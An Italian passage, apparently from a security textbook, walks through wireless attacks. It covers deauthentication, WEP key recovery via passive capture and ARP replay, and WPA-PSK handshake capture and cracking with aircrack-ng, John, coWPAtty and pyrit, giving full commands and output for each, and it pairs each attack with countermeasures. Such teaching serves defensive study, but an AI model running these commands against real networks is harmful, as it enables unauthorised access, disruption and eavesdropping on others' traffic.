Molte reti wireless sono del tutto prive di cifratura. A volte ciò dipende dal fatto che è troppo difficile fornire informazioni di autenticazione 802.11 a tutti gli utenti (hot spot, aeroporti e così via), a volte è pura e semplice negligenza (abitazioni private). In mancanza della cifratura al livello 2 di 802.11, per proteggere il traffico l'utente è costretto ad affidarsi a un livello di cifratura più alto. In mancanza della cifratura, inoltre, effettuare un attacco man-in-the-middle è estremamente semplice. Ciononostante, le reti wireless non cifrate sono ovunque, perciò perché non dare un'occhiata a ciò che viene trasmesso via etere? Una nota importante è che in alcuni stati degli USA intercettare il traffico wireless è un'azione che viola la legge sulle intercettazioni. In molti stati è necessario che almeno una delle parti coinvolte nella comunicazione (emittente o destinatario) sia a conoscenza del fatto che la conversazione viene ascoltata. Ciò significa che, quando intercettate la connessione di una persona, se l'intercettato non è consapevole della vostra presenza state violando la legge. Le norme al riguardo variano da uno stato all'altro; accertatevi di conoscerle. Intercettare il traffico wireless è come intercettare il traffico di una rete cablata, a eccezione del fatto che per vedere tutto il traffico wireless occorre impostare la scheda in modalità monitor (cfr. il precedente paragrafo dedicato ad airodump-ng).

Sia airodump-ng sia Kismet hanno la capacità di salvare i dati in un file PCAP, che può essere esaminato in seguito. A volte troverete più utile tenere il traffico sott'occhio direttamente. È possibile farlo con strumenti di analisi dei pacchetti come Wireshark.

Wireshark

Wireshark è un altro elemento essenziale del kit dell'hacker. È uno strumento per l'analisi dei pacchetti che può essere utilizzato per quasi tutti i protocolli. In questo caso, lo utilizzeremo per monitorare il traffico 802.11. Un aspetto interessante di Wireshark è che lo si può utilizzare in Windows con uno specifico adattatore wireless, AirPcap (da CACE Technologies, di proprietà di Riverbed Technology, www.cacetech.com). Il prodotto è un dispositivo USB che si pone passivamente in ricezione e cattura i pacchetti 802.11 operando direttamente in Windows. Esistono numerosi adattatori AirPcap, tra cui quelli per 802.11a/b/g/n.



Proteggersi dallo sniffing wireless

Il modo più semplice per proteggere voi stessi e gli altri dalle intercettazioni wireless consiste nell'implementare un sistema di cifratura al livello 802.11 (per esempio WPA-PSK o WPA Enterprise). Purtroppo, in alcune situazioni ciò non è possibile. La migliore soluzione alternativa consiste nel ricorrere a una cifratura di livello più alto. Per esempio, creando una VPN (e disabilitando lo split tunneling) si può proteggere tutto il traffico, anche quando si opera su una rete wireless aperta.

Attacchi DoS (*Denial of Service*)

Per quanto possa sembrare strano, nello standard 802.11 è specificamente prevista la possibilità di un paio di attacchi DoS (*Denial of Service*). Le ragioni per cui un access point potrebbe avere la necessità di terminare la connessione con un client sono numerose (chiavi di cifratura non corrette, sovraccarico e così via). Per consentire l'operazione, i creatori di 802.11 hanno previsto determinati meccanismi cui i client devono sottostare, se intendono aderire alla specifica. Ovviamente, esistono anche attacchi DoS “non previsti”, ma perché qualcuno dovrebbe utilizzarli quando esiste un meccanismo ufficiale per compiere la stessa operazione?



Attacco di deautenticazione

Popolarità: 9

Semplicità: 9

Impatto: 5

Grado di rischio: 8

Nell'attacco di *deautenticazione* (o *deauth*) si creano dei frame di deautenticazione fasulli come quelli trasmessi dal client all'access point e viceversa, per indicare al client che l'AP intende chiudere la connessione e per indicare all'AP che il client intende scollegarsi. Funziona quasi sempre, ma è utile inviare più di un frame, dato che nello standard 802.11 non è definito alcun requisito riguardo a quando il client tenterà di riconnettersi. I driver del client spesso tentano di riconnettersi piuttosto rapidamente.

aireplay-ng

aireplay-ng, un altro componente della suite aircrack-ng, è un semplice strumento che svolge una serie di funzioni, una delle quali è l'attacco di deautenticazione. Il suo metodo di deautenticazione è piuttosto aggressivo, dato che emette in totale 128 frame per ognuna delle deautenticazioni che decidete di effettuare (64 diretti all'AP dal client e 64 al client dall'AP). Con l'adattatore in modalità monitor sul canale 1 (`iwconfig mono channel 1`), avviate la deautenticazione specificando il livello (`--deauth 2`), il BSSID (`-a 00:11:92:B0:2F:3B`), il client (`-c 00:23:15:2E:2C:50`) e l'interfaccia (`mono`).

```
root@root:~# iwconfig mono channel 1
root@root:~# aireplay-ng --deauth 2 -a 00:11:92:B0:2F:3B -c 00:23:15:2E:2C:50 mono
07:20:05 Waiting for beacon frame (BSSID: 00:11:92:B0:2F:3B) on channel 1
07:20:05 Sending 64 directed DeAuth. STMAC: [00:23:15:2E:2C:50] [60|31 ACKs]
07:20:06 Sending 64 directed DeAuth. STMAC: [00:23:15:2E:2C:50] [63|39 ACKs]
```

Un hacker può servirsi dell'attacco di deautenticazione per scoprire il SSID di una rete wireless “nascosta”, osservando i messaggi probe request che il client emette per riconnettersi. Questo metodo può essere utilizzato anche per attaccare WPA-PSK, come spiegato più avanti nel paragrafo dedicato agli attacchi contro i sistemi di autenticazione.



Evitare gli attacchi di deautenticazione

Dato che l'attacco di deautenticazione abusa di una funzione definita nella specifica 802.11, si può fare poco per ridurre il rischio di subire questo attacco, se si vuole rimanere fedeli allo standard. Alcune aziende creano driver personalizzati con i quali l'adattatore wireless del client si collega quando vede un frame di deautenticazione e si riconnette rapidamente a un diverso access point dell'azienda. Ciò avvia una sorta di inseguimento tra l'attaccante e il suo obiettivo. Esistono programmi che osservano questo comportamento e tentano di automatizzare il tracciamento del client nei suoi passaggi da un access point all'altro, scollegandolo non appena ne trova uno.

Attacchi contro i sistemi di cifratura

Gli attacchi sulla cifratura si verificano quando nel modo di operare di un algoritmo di cifratura o di un protocollo esistono falle importanti, tali da creare l'opportunità di un exploit. È importante comprendere che con WPA il meccanismo di cifratura è dipendente dalla fase di autenticazione. Perciò, se esiste un bug in TKIP o in AES-CCMP, un attaccante ha la possibilità di decifrare i dati, oppure di cifrare dei dati per poi inviarli sulla rete impersonando un utente già connesso. Dato che nella rete WPA le chiavi di cifratura sono temporanee, la possibilità di compiere azioni di questo tipo esiste solo fino a quando le chiavi non vengono cambiate; a quel punto occorre ricominciare sfruttando nuovamente la falla. Con WEP, invece, non esiste una vera fase di autenticazione, né la rotazione delle chiavi (con l'eccezione del WEP dinamico), quindi, una volta scoperta la chiave ci si può connettere alla rete come utente valido, decifrare i dati degli altri utenti e inviare dati impersonando un qualsiasi utente già connesso: praticamente è il potere assoluto! Escludendo il caso di WEP, per le reti wireless gli attacchi contro il sistema di cifratura sono relativamente rari; affinché abbiano successo, inoltre, deve necessariamente verificarsi una serie di condizioni.

Attacchi contro l'algoritmo WEP

Diversi metodi di attacco contro l'algoritmo WEP sono emersi rapidamente dopo la sua diffusione commerciale e la sua implementazione negli access point e nelle schede wireless dei client. Esistono numerosi tipi di attacco contro WEP, ma ne esamineremo solamente due. Ai fini storici, esamineremo l'attacco passivo; con riguardo all'utilità concreta, invece, utilizzeremo tecniche di traffic injection con l'attacco ARP replay. Prima, però, qualche cenno introduttivo.

Quando si inviano dati su una rete wireless protetta con WEP, il meccanismo di cifratura richiede la chiave WEP e un *vettore di inizializzazione* (IV, *Initialization Vector*). L'IV viene generato in modo pseudocasuale per ciascun frame e viene inserito alla fine dell'header 802.11 del frame stesso. L'IV e la chiave WEP vengono utilizzati per creare il cosiddetto *keystream*, che viene utilizzato per la vera e propria conversione dei dati da testo semplice a testo cifrato (tramite un processo XOR). Per decifrare i dati, la parte ricevente utilizza la chiave WEP di cui è in possesso (che dovrebbe essere la stessa di cui dispone il mittente), estrae l'IV dal frame ricevuto e poi utilizza la propria chiave WEP e l'IV per generare il proprio keystream. Il keystream viene poi utilizzato con il testo cifrato per ricreare il testo semplice. Per garantire che i dati decifrati siano validi, prima che essi vengano ulteriormente elaborati viene verificato un checksum.

Con 24 bit, questo IV è un valore piuttosto breve, perciò è possibile che su una rete vi siano più IV identici. Quando si individua un duplicato, è possibile confrontare il testo cifrato di due frame e utilizzarlo per indovinare il keystream che lo ha prodotto.

Il keystream può essere scoperto anche raccogliendo un numero elevato di frame di un determinato tipo. Poiché alcuni frame sono molto simili tra loro (come i pacchetti ARP), è possibile tentare di indovinarne il contenuto. Più frame si raccolgono, più dati statistici si hanno a disposizione per cercare di scoprire il testo in chiaro che, combinato con il testo cifrato del frame iniziale, consentirebbe di individuare il keystream.

Con un keystream valido, un attaccante può decifrare tutti i frame cifrati con il medesimo IV, e anche produrre e trasmettere nuovi frame. Esistono inoltre delle relazioni tra il

keystream e la chiave WEP vera e propria, nel senso che se un attaccante è in grado di individuare una parte sufficiente del keystream, ha la possibilità di dedurre la chiave. In breve: per superare la protezione WEP occorre raccogliere una grande quantità di dati (IV o frame di determinati tipi).



Attacco passivo

Popolarità: 10

Semplicità: 10

Impatto: 10

Grado di rischio: 10

L'attacco passivo era estremamente popolare quando WEP era agli esordi. Per lanciare l'attacco, utilizzate un qualsiasi strumento di cattura dei pacchetti 802.11 e raccogliete molti frame di dati (anche 1 GB). A seconda dell'intensità dell'attività sulla rete, la raccolta di questi dati può richiedere ore, giorni o addirittura settimane. Mentre raccogliete i dati, uno strumento può esaminare gli IV e tentare di dedurre la chiave WEP. Agli inizi, per scoprire una chiave a 104 bit era necessario raccogliere circa un milione di IV; con le tecniche più recenti, ne possono bastare 60.000.

Per registrare i frame WEP e salvarli in un file PCAP si può utilizzare qualsiasi strumento di analisi dei pacchetti 802.11; in questo caso utilizziamo airodump-ng perché è più leggero e adatto allo scopo:

```
root@root:~# airodump-ng --channel 1 --write wepdata mono
```

Abbiamo specificato il canale (--channel 1) e l'AP obiettivo è attivo, quindi i dati non dovrebbero sfuggirci. Abbiamo poi indicato ad airodump-ng di salvare i dati in un file PCAP denominato con il prefisso “wepdata” (--write wepdata) e abbiamo specificato la nostra interfaccia (mono).

aircrack-ng

aircrack-ng, lo strumento che dà il nome alla suite, effettua l'analisi statistica dei dati WEP catturati per scoprire la chiave. Questo strumento richiede un file PCAP come input e durante l'analisi ricarica automaticamente il file per acquisire nuovi dati. Questa funzionalità è estremamente utile perché vi consente di avere un'idea di quanti dati (quanti IV) avete a disposizione e, osservando il ritmo al quale gli IV aumentano, di quanto tempo sarà necessario per raccoglierne a sufficienza per scoprire la chiave. Per avviare aircrack-ng basta indicare un file PCAP; se avete seguito le istruzioni precedenti, denominatelo wepdata-01.cap:

```
root@root:~# aircrack-ng wepdata-01.cap
```

Gli sviluppatori di aircrack-ng hanno reso l'output del programma molto più accattivante rispetto a quello di altri strumenti: dà la sensazione che stia accadendo qualcosa di strabiliante. Saprete di avere scoperto la chiave quando aircrack-ng si fermerà annunciando “KEY FOUND!”.

```

Aircrack-ng 1.1 r1904

[00:02:11] Tested 841 keys (got 59282 IVs)

KB    depth   byte(vote)
0     0/    1   FB(82176) 6B(70400) 9B(69888) E0(69120) 3E(68608)
1     0/    9   83(75264) CD(68352) 6B(67840) 05(67072) DF(67072)
2     0/    1   13(87552) 2A(70144) A4(70144) 49(69376) 56(67840)
3     13/   3   C1(65536) 01(65280) E3(65280) 71(65024) 73(65024)
4     11/   4   E6(66304) 48(66048) 95(66048) E1(66048) 5A(65792)

KEY FOUND! [ FB:83:5B:A0:51:B5:82:DF:BB:2D:DE:DE:E1 ]
Decrypted correctly: 100%

```



ARP replay con falsa autenticazione

Popolarità: 10

Semplicità: 10

Impatto: 10

Grado di rischio: 10

In condizioni favorevoli, l'attacco *ARP replay* consente di individuare la chiave WEP di una rete in meno di cinque minuti. L'attacco abusa di una serie di difetti di WEP per generare traffico su una rete wireless, fornendo così ad aircrack-ng i dati necessari per scoprire la chiave.

Dato che WEP non è in grado di riconoscere gli attacchi di tipo replay, l'hacker può catturare qualsiasi trasmissione cifrata in una rete e ritrasmetterla, in modo che la parte ricevente la elabori come un nuovo frame. Nell'attacco ARP replay si esamina il traffico wireless per individuare i frame ARP broadcast sulla base della loro destinazione (FF:FF:FF:FF:FF) e della loro dimensione (lunghezza di 86 o 68 byte), si modificano le informazioni relative all'indirizzo e si ritrasmettono i frame all'access point più volte. Quando l'AP riceve i dati, li decifra (è in grado di farlo perché i dati sono cifrati correttamente: il frame captato inizialmente faceva parte del traffico valido); elabora il frame ARP, che indica all'AP di diffonderlo da tutte le interfacce; cifra il frame ARP broadcast con un nuovo IV; e lo trasmette. Questo processo viene ripetuto rapidamente con il frame ARP originale e poi si estende a tutti i nuovi frame generati dall'AP. L'attacco è aggressivo, ma induce l'AP a produrre decine di migliaia di nuovi frame di dati e di IV nel breve arco di pochi minuti.

Le richieste ARP che vengono inviate all'AP devono provenire da un client wireless valido. Quindi, questo attacco richiede che l'hacker utilizzi l'indirizzo MAC di un client valido oppure, in certe condizioni, che stabilisca una falsa connessione con l'access point in modo da qualificarsi come client valido, seppur con possibilità limitate. La procedura che consente di stabilire questa falsa connessione è detta *attacco con falsa autenticazione*. Come si è accennato in precedenza nel capitolo, nella procedura di avvio della sessione 802.11 è possibile che l'AP sia configurato in modo da consentire la “autenticazione aperta”; in questo caso, un client può stabilire la connessione con l'AP ma, quando la rete utilizza un sistema di cifratura, se l'AP non riesce a decifrare correttamente i dati trasmessi dal client, quest'ultimo viene espulso. Nell'attacco con falsa autenticazione, quindi, il client stabilisce la connessione con l'AP ma non trasmette alcun dato.

aircrack-ng

Prima di fare qualsiasi cosa, è necessario porre l'adattatore in modalità monitor e lasciare che airodump-ng catturi il traffico per l'access point e il canale prescelti, salvandolo in un file:

```
root@root:~# airmon-ng start wlan0
Interface     Chipset      Driver
wlan0         Atheros AR5213A ath5k - [phy1]
                           (monitor mode enabled on mono)
root@root:~# airodump-ng --channel 11 --bssid 00:16:01:92:CD:79 --write
wepdata2 mono0
```

Successivamente, avviata l'intercettazione, apriamo una nuova finestra. Se non è presente alcun client connesso, possiamo utilizzare l'attacco con falsa autenticazione per qualificarci come client valido. Indichiamo al programma aireplay-ng di utilizzare l'attacco con falsa autenticazione con un ritardo pari a 1000 (--fakeauth 1000) e di inviare messaggi keepalive ogni 10 secondi (-q 10); indichiamo inoltre il BSSID (-a 00:16:01:92:CD:79), il nostro indirizzo MAC di origine (-h 00:15:6D:53:FB:66) e l'interfaccia su cui inserirsi (mono):

```
root@root:~# aireplay-ng --fakeauth 1000 -q 10 -a 00:16:01:92:CD:79 -h 00:15:6D:53:FB:66
mono0
07:32:29 Waiting for beacon frame (BSSID: 00:16:01:92:CD:79) on channel 11
07:32:29 Sending Authentication Request (Open System) [ACK]
07:32:29 Authentication successful
07:32:29 Sending Association Request [ACK]
07:32:29 Association successful :-) (AID: 1)
```

Una volta avviato l'attacco con falsa autenticazione, apriamo un'altra finestra per lanciare l'attacco ARP replay. Indichiamo ad aireplay-ng di utilizzare l'attacco ARP replay (--arpattack) e specifichiamo l'access point (-b 00:16:01:92:CD:79) e l'indirizzo MAC di origine (-h 00:15:6D:53:FB:66), che può essere l'indirizzo MAC del client connesso oppure l'interfaccia da cui abbiamo lanciato l'attacco con falsa autenticazione. L'ultimo parametro indica ad aireplay-ng l'interfaccia su cui trasmettere (mono):

```
root@root:~# aireplay-ng --arpattack -b 00:16:01:92:CD:79 -h 00:15:6D:53:FB:66 mono0
07:35:54 Waiting for beacon frame (BSSID: 00:16:01:92:CD:79) on channel 11
Saving ARP requests in replay_arp-0520-073554.cap
You should also start airodump-ng to capture replies.
Read 5918 packets (got 2802 ARP requests and 1751 ACKs), sent 2101
packets... (500 pps)
```

Una volta lanciato l'attacco ARP replay, indichiamo ad aircrack-ng di iniziare a lavorare sul file contenente il traffico catturato:

```
root@root:~# aircrack-ng wepdata2-01.cap
```

Dopo qualche minuto, con l'elaborazione dei dati aircrack-ng dovrebbe produrre una chiave WEP utilizzabile per connettersi alla rete o decifrare il traffico wireless.

```

Aircrack-ng 1.1 r1904

[00:00:00] Tested 731 keys (got 76709 IVs)

KB    depth   byte(vote)
0     0/    1   FB(107520) 6B(89600) 3E(87296) 9B(87296) E0(87040)
1     0/    9   83(97536) AD(89344) 93(85760) AB(85504) C5(85504)
2     0/    1   9B(108288) A4(90624) 49(86528) 24(84480) 29(84480)
3    22/    3   A9(82688) 1D(82432) 2C(82432) 6B(82432) 77(82432)
4    11/    4   B6(84224) 57(83712) 68(83712) 83(83712) 3A(83456)

KEY FOUND! [ AB:20:1C:F0:39:23:12:44:55:12:33:49:21 ]
Decrypted correctly: 100%

```



Contromisure per l'attacco contro algoritmi WEP

Se la vostra rete utilizza WEP, dovreste disattivarlo immediatamente. Le reti WEP dovrebbero essere considerate allo stesso modo delle reti aperte, necessitando dello stesso tipo di interventi per essere rese più sicure. Precauzioni come affidarsi a un livello di cifratura più alto (VPN, per esempio) rendono più difficile per un attaccante accedere ai dati trasmessi e ricevuti dal client; se però la VPN non è configurata correttamente, un intruso può riuscire ad accedere alle risorse interne della rete. Seguite il consiglio: non utilizzate WEP, mai.

Attacchi contro i sistemi di autenticazione

A differenza degli attacchi riguardanti la cifratura esaminati finora, gli attacchi contro i sistemi di autenticazione prendono di mira il processo con il quale l'utente fornisce le credenziali che vengono poi controllate per verificare la sua identità. Questi attacchi solitamente si concludono con qualche tipo di forzatura della password, ma esistono delle eccezioni.



Chiave precondivisa WPA

<i>Popolarità:</i>	10
<i>Semplicità</i>	4
<i>Impatto</i>	10
<i>Grado di rischio:</i>	8

La chiave precondivisa (PSK, *Pre-Shared Key*) utilizzata in WPA-PSK è condivisa tra tutti gli utenti di una determinata rete wireless. È utilizzata anche per generare le chiavi di cifratura specifiche che vengono utilizzate durante la sessione dell'utente. Come abbiamo spiegato nel paragrafo dedicato all'autenticazione, il client e l'access point effettuano una procedura di handshaking a quattro vie per generare queste chiavi di cifratura. Dato che le chiavi vengono ricavate dalla chiave precondivisa, un attaccante che osservi le quattro fasi del riconoscimento potrebbe poi lanciare un attacco di forza bruta offline per scoprire la chiave precondivisa. A prima vista sembra facile, ma forzare queste chiavi può essere un compito improbo. La chiave PSK è sottoposta ad hash 4096 volte, può essere lunga fino a 63 caratteri e nel processo di hashing viene utilizzato anche il SSID della rete. Per

i client e per gli access point che conoscono la chiave PSK, la procedura per ricavare la chiave richiede meno di un secondo, ma per un attaccante che deve compiere migliaia di miliardi di tentativi, il processo di hashing e il numero delle chiavi possibili rendono la vita difficile – il tempo di calcolo è oltre 100 volte l'età stimata dell'universo.

Intercettare la procedura di handshaking a quattro vie

Indipendentemente dal modo e dallo strumento con cui si procede a forzare la password, è necessario intercettare la procedura di handshaking a quattro vie. Il riconoscimento viene effettuato ogni volta che un client si connette a una rete wireless. Potete quindi appostarvi nelle vicinanze e attendere passivamente di captarlo, oppure scollegare forzosamente un client con un attacco di deautenticazione per poter osservare il riconoscimento quando esso si riconnette.

Assicuratevi che il vostro strumento di cattura dei pacchetti wireless sia impostato in modo da monitorare solamente lo specifico canale su cui opera il vostro obiettivo. Diversamente, potrete saltare a un canale differente e captare solamente una parte della procedura di riconoscimento. Alcuni strumenti sono molto efficienti e necessitano in realtà solo di due pacchetti della procedura di riconoscimento, ma è meglio non rischiare. Ricordate anche di salvare tutto in un file. Casomai ve lo siate dimenticati, ecco come indicare ad airodump-ng di concentrarsi su uno specifico canale (`--channel 11`) e di scrivere i dati in un file il cui nome inizia per “wpa-psk” (`--write wpa-psk`). Registrate solamente il traffico relativo all'access point che avete scelto come obiettivo (`--bssid 00:16:01:92:CD:79`):

```
root@root:~# airodump-ng --channel 11 --bssid 00:16:01:92:CD:79 --write wpa-psk mon0
```

Quando l'intercettazione dell'handshaking a quattro vie è terminata, Airodump-ng lo segnala nell'angolo in alto a destra:

CH 11][Elapsed: 1 min][2011-05-20 07:45][WPA handshake: 00:16:01:92:CD:79										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSI
00:16:01:92:CD:79	-37	100	970	100	0	11	54 .	WPA2	CCMP	PSK UHW-
BSSID										
STATION	PWR	Rate		Lost	Packets	Probes				
00:16:01:92:CD:79	00:15:6D:53:FB:66	0	0 - 1	8	118					
00:16:01:92:CD:79	00:18:4D:58:65:24	-31	54 - 1	0	8					
00:16:01:92:CD:79	E4:CE:8F:C2:E6:41	-52	54 - 1	0	63					

Forza bruta

Una volta intercettata la procedura di handshaking a quattro vie, potete lanciare offline un attacco per forzare la chiave. Per compiere l'attacco esistono un paio di metodi alternativi, ma è importante comprendere che, indipendentemente dallo strumento utilizzato, tutto dipende dalla complessità della chiave PSK e dall'efficacia del tipo di attacco. Noterete che molti dei programmi disponibili prevedono solo attacchi basati su dizionari; questo perché le possibilità sono così tante (3.991929703310228^{124} possibili combinazioni) che esaurirle in tempi umani è impossibile, anche per il più potente dei computer.

Suite aircrack-ng

Come forse vi aspettavate, la suite aircrack-ng contempla anche WPA-PSK. Per avviare la procedura è sufficiente fornire un dizionario (-w password.lst) e il file contenente i dati catturati (-r wpa-psk-01.cap):

```
root@root:~# aircrack-ng -w password.lst wpa-psk-01.cap
```

Se la password viene scoperta, appare una schermata simile a quella mostrata di seguito. Notate che con un processore recente vengono esaminate 2751 password al secondo.

```
Aircrack-ng 1.0

[00:00:01] 3772 keys tested (2751.05 k/s)

KEY FOUND! [ dictionary ]

Master Key      : 5D F9 20 B5 48 1E D7 05 38 DD 5F D0 24 23 D7 E2
                  52 22 05 FE EE BB 97 4C AD 08 A5 2B 56 13 ED E2

Transient Key   : 1B 7B 26 96 03 F0 6C 6C D4 03 AA F6 AC E2 81 FC
                  55 15 9A AF BB 3B 5A A8 69 05 13 73 5C 1C EC E0
                  A2 15 4A E0 99 6F A9 5B 21 1D A1 8E 85 FD 96 49
                  5F B4 97 85 67 33 87 B9 DA 97 97 AA C7 82 8F S2

EAPOL HMAC     : 6D 45 F3 53 8E AD 8E CA 55 98 C2 60 EE FE 6F 51
```

Un'utile funzionalità disponibile in molti programmi di forzatura per WPA-PSK è la possibilità di accettare input da STDIN. Ciò può essere vantaggioso dato che, per esempio, consente di utilizzare il programma John per eseguire permutazioni sul dizionario in modo da coprire un campo di possibilità più ampio. Nel caso di aircrack-ng, per utilizzare questo metodo si specifica un trattino per l'opzione relativa all'elenco di parole ("–w –"). Il comando seguente, per esempio, utilizza John per calcolare le permutazioni sull'elenco di parole già utilizzato in precedenza e passa il risultato ad aircrack-ng:

```
root@root:~# ./john --wordlist=password.lst --rules --stdout | aircrack-ng
-e hackit -w - wpa-psk-01.cap
```

Tabelle arcobaleno

Le *tabelle arcobaleno* contengono hash precalcolati per un particolare tipo di algoritmo. Queste tabelle possono ridurre significativamente il tempo necessario per forzare le password nei casi in cui è necessario utilizzare lo stesso algoritmo più volte. Quando si esegue un attacco di forzatura offline, il programma prende una stringa, la crittografa con l'algoritmo appropriato (producendo un hash) e poi confronta l'hash con quello che si sta tentando di forzare. Se gli hash corrispondono, la stringa era la password cercata; in caso contrario, il programma passa alla stringa successiva. La parte di questo processo che richiede più tempo e che impegna maggiormente il processore è quella in cui viene creato l'hash (ovvero, in cui il programma di forzatura cifra la stringa che si suppone possa essere la password).

Le tabelle arcobaleno sono in sostanza elenchi di hash e delle password a essi corrispondenti, preparati da voi o da qualcun altro. Il programma confronta l'hash che state tentando di decifrare con quelli dell'elenco; se viene trovata una corrispondenza, la password associata all'hash individuato nell'elenco è quella corretta. Le tabelle arcobaleno eliminano il processo di creazione degli hash (che però deve comunque essere svolto quando si creano le tabelle), riducendo fortemente il tempo necessario per forzare una password.

Le tabelle arcobaleno, tuttavia, hanno alcuni svantaggi. Spesso richiedono molto spazio su disco perché contengono moltissimi hash e password differenti. Dato che non è possibile generare tabelle arcobaleno per l'intera gamma di possibilità previste da WPA-PSK, le tabelle arcobaleno di solito vengono realizzate solamente con stringhe basate sulle parole di un dizionario. Infine, il punto più importante quando si ha a che fare con WPA-PSK: dato che il SSID viene utilizzato all'interno dell'hash, molte delle tabelle arcobaleno disponibili riguardano specificamente un determinato SSID; se la rete wireless obiettivo ha un SSID anche solo leggermente diverso da quelli comuni, le possibilità che esistano tabelle arcobaleno per quello specifico SSID sono estremamente poche.

coWPAtty, un'alternativa ad aircrack-ng come strumento per forzare WPA-PSK, consente non solo i normali attacchi basati su dizionario, ma anche di creare e utilizzare tabelle arcobaleno. Nel 2009, utilizzando i 1000 SSID più comuni (tratti da [WiGLE.net](#)) e un dizionario di 172.000 parole, RenderMan e h1kari hanno creato le tabelle arcobaleno coWPAtty. Le tabelle hanno una dimensione di circa 40 GB e vengono distribuite tramite BitTorrent ([churchofwifi.org/Project_Display.asp?PID=90](#)). Se l'access point bersaglio è configurato con un SSID dei più comuni (per esempio, "Linksys"), fate un tentativo con queste tabelle. Le opzioni di coWPAtty sono piuttosto semplici: indicate il SSID (-s `linksys`), il file contenente i dati catturati (-r `wpapsk-linksys.dump`) e le tabelle arcobaleno (-d `/h1kari_renderman/xai-0/Linksys`).

```
brad@crax:~ $ cowpatty -s linksys -r wpa-psk-01.cap -d /h1kari_renderman/xai-0/linksys
cowpatty - WPA-PSK dictionary attack. <jwright@hasborg.com>
```

```
Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 10000: 1Seaport
key no. 20000: 53dog162
key no. 30000: CHARLESW
key no. 40000: Maulwurf
< SNIP >
key no. 250000: delftware
key no. 260000: diaphoretic
```

```
The PSK is "dictionary".
260968 passphrases tested in 2.19 seconds: 118974.47 passphrases/second
```

Rispetto alla normale elaborazione, con le tabelle arcobaleno si raggiunge una velocità eccezionale: 118.974 chiavi al secondo!

Un aspetto interessante da notare è che, nonostante il processo utilizzi anche dati relativi alla sessione, tali dati vengono inclusi solo dopo che è stata completata la maggior parte dei calcoli. Ciò significa che generare tabelle arcobaleno che non siano specifiche di un SSID è possibile, il che a sua volta comporta una notevole riduzione del tempo necessario per il calcolo di un hash. Purtroppo, al momento in cui scriviamo non vi sono tabelle di questo genere a disposizione del pubblico.

Cracking con le GPU

Le schede grafiche dei nostri computer sono dotate di più core, eseguono le operazioni molto rapidamente e sono progettate per garantire prestazioni ottimali, cosa che le rende ottime candidate per la forzatura delle password. Demandando il processo di creazione degli hash alla GPU (*Graphical Processing Unit*) è possibile incrementare la velocità del processo di 50 volte!

Uno dei primi programmi nati a questo scopo è pyrit (code.google.com/p/pyrit/). Pyrit è compatibile con tutte le principali piattaforme GPU, supporta il cracking distribuito ed è molto modulare e piuttosto ben progettato; tutto ciò ne fa lo strumento preferito da molti appassionati di cracking.

Per sfruttare le tabelle arcobaleno non associate a un particolare SSID, menzionate alla fine del paragrafo precedente, potete utilizzare pyrit per creare un database che contenga tutte le vostre password e i corrispondenti hash non legati a uno specifico SSID. In molti casi, comunque, ha più senso utilizzare l'opzione `attack_passthrough` di pyrit per eseguire tutte le permutazioni necessarie, dato che in questo modo potete utilizzare STDIN (-i). In questo caso, per semplicità, indicheremo il file contenente i dati catturati (-r `wpa-psk-01.cap`) e un elenco di parole (-i `password.lst`). Infine, indicheremo a pyrit di utilizzare `attack_passthrough`:

```
brad@crax:~ $ pyrit -r wpa-psk-01.cap -i password.lst attack_passthrough
No protocol specified
Pyrit 0.4.1-dev (svn r308) (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'wpa-psk-01.cap'(1/1)...
Parsed 44 packets (44 802.11-packets), got 1 AP(s)

Picked AccessPoint 00:0c:91:ca:c2:a1 ('linksys') automatically.
Tried 4090 PMKs so far; 1950 PMKs per second.

The password is 'dictionary'.
```

In questo esempio pyrit scopre la password piuttosto rapidamente, quindi il programma non ha il tempo per esprimere pienamente il proprio potenziale. Il sistema su cui eseguiamo questo crack ha quattro schede grafiche AMD Radeon 6950s ed è in grado di esaminare circa 172.000 chiavi al secondo. È più veloce che con le tabelle arcobaleno!



Riduzione dei rischi legati a WPA-PSK

La sicurezza di WPA-PSK si fonda sulla complessità della chiave precondivisa utilizzata e sull'integrità degli utenti. Se si sceglie una chiave estremamente complessa ma la si condivide con 100 utenti e uno di essi rivela le credenziali consapevolmente o inconsapevolmente, l'intera rete è a rischio. Assicuratevi che WPA-PSK venga utilizzato solamente in ambienti nei quali vengono prese tutte le precauzioni necessarie e che la chiave sia complessa quanto basta per resistere a un attaccante ostinato.


WPA Enterprise

